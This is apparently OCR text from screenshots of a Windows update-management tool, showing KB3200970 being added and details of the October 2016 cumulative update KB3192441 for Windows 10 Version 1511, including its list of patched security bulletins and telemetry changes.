


Add KB Enter KB number

KB Number

KB3200970

Search + Add KB entries



Add KB Select updates

Cumulative Update for Windows 10 Version 1607 (KB3200970) □


Cumulative Update for Windows 10 Version 1607 for x64-based Systems (KB3200970) □

Cumulative Update for Windows Server 2016 for x64-based Systems (KB3200970) □

Cancel

Back Next


Search + Add KB entries



Add KB Downloading updates

Cumulative Update for Windows 10 Version 1607 (KB3200970)

Overview



KBs

KB Number	Title	Date	Retrieved
KB3192441	Cumulative update for Windows 10 Version 1511: October 11, 2016	2016-10-11	4 days ago

Previous 1 Next

Showing 1 to 1 of 1 entries


Updates

KB Number	Title	Size	Date
KB3192441	Cumulative Update for Windows 10 Version 1511 (KB3192441)	526 MB	2016-10-11
KB3192441	Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3192441)	990 MB	2016-10-11

Previous 1 Next

Showing 1 to 2 of 2 entries

KB Details



Cumulative update for Windows 10 Version 1511: October 11, 2016 (KB3192441)

This security update includes improvements and fixes in the functionality of Windows 10 Version 1511. It also resolves the following vulnerabilities in Windows:

- 3193229 MS16-125: Security update for diagnostics hub: October 11, 2016
- 3193227 MS16-124: Security update for Windows registry: October 11, 2016
- 3192892 MS16-123: Security update for kernel-mode drivers: October 11, 2016
- 3195360 MS16-122: Security update for Microsoft video control: October 11, 2016
- 3192884 MS16-120: Security update for Microsoft graphics component: October 11, 2016
- 3192890 MS16-119: Cumulative security update for Microsoft Edge: October 11, 2016
- 3192887 MS16-118: Cumulative security update for Internet Explorer: October 11, 2016
- 3178465 MS16-101: Security update for Windows authentication methods: August 9, 2016

This package also updates the Connected User Experience and Telemetry service to provide benefit for enterprises by using Upgrade Analytics to plan and manage the Windows upgrade process. This update includes the following:

- Support to enable upload of telemetry and download of settings in an authenticated proxy environment
- Support to configure a specific proxy to upload telemetry and download settings
- Support for Azure Active Directory (AAD) tenant identity

The Connected User Experience and Telemetry service collects usage and diagnostics information from Windows. You can learn more about configuring Windows telemetry in your organization here.

This update also resolves known issues that are caused by security update 3170005. For more information about the known issues, see the Oct 2016 Update: Mitigation for known issues section in KB 3170005.

Windows 10 updates are cumulative. Therefore, this package contains all previously released fixes.


If you have installed previous updates, only the new fixes that are contained in this package will be downloaded and installed to your computer. If you are installing a Windows 10 update package for the first time, the package for the x86 version is 525 MB and the package for the x64 version is 989 MB.

Show 10 entries

Search:

Name	Size	Date	Import
Cumulative Update for Windows 10 Version 1511 (KB3192441)	526 MB	2016-10-10	✓
Cumulative Update for Windows 10 Version 1511 for x64-based Systems (KB3192441)	990 MB	2016-10-10	✓

Update Details



Cumulative Update for Windows 10 Version 1511 (KB3192441)

Security Updates (Windows 10)
windows10.0-kb3192441-x86_a5ae397780639066ad17ba4e62009210574ee06a.msu (526 MB)

Show 10 entries

